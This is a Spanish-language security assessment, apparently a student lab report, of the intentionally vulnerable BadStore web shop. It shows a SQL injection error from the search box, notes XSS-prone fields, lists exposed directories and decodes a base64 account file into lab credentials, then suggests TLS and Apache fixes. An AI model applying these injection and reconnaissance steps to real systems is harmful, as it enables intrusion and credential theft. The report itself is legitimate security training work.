


Software error:

DBD::mysql::st execute failed: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1'' IN (itemnum,sdesc,lidesc)' at line 1 at /usr/local/apache/cgi-bin/badstore.cgi line 207.

For help, please send mail to the webmaster (root@bubba.bubba.com), giving this error message and the time and date of the error.

Pero si escribimos algo en la barra de búsqueda nos lo añade en la consulta que sale en pantalla.



Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name:

Email:


Comments:

En el campo de los comentarios si se puede poner un script XSS.


En la búsqueda de la página también podemos poner alertas. Ya que es vulnerable a ataques XSS




Si utilizamos el **Wappalyzer** podemos ver las tecnologías que componen la web.




Y además de eso, sabemos que la web es **http**, ya que no utiliza el protocolo seguro y todo va sin cifrar. Como las contraseñas al crear usuarios:




La web también contiene fuzzing de directorios. Algunos con datos de gran valor.




En este nos podemos descargar un documento, aunque trae relleno.



Con el robots podemos ver unos cuantos de dominios ocultos.






Index of /scanbot

Name	Last modified	Size	Description
Parent Directory	09-Oct-2022 08:47	-	
[TXT] deth2botz.html	14-Dec-2004 22:30	1k	
[TXT] scanbot.html	15-Dec-2004 14:39	1k	

Apache/1.3.28 Server at 192.168.197.131 Port 80




Index of /supplier

Name	Last modified	Size	Description
Parent Directory	09-Oct-2022 08:47	-	
[] accounts	29-Nov-2004 20:51	1k	

Apache/1.3.28 Server at 192.168.197.131 Port 80

Este es uno de los más interesantes, ya que dentro de **accounts** se encuentran 4 perfiles de usuarios en b64.



Podemos usar una herramienta tipo **CyberChef** para sacar el texto en claro:


Input

am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=

Output

joeuser/password/platnum/192.168.100.56

También encontré un subdominio secreto, pero no pude entrar como admin:



Y luego en cuanto a soluciones para mitigar estos fallos, se debería deshabilitar SSL 2.0 y 3.0. y también utilizar TLS 1.2 (con conjuntos de cifrado aprobados) o superior en su lugar. La versión de Apache también debería de actualizarse.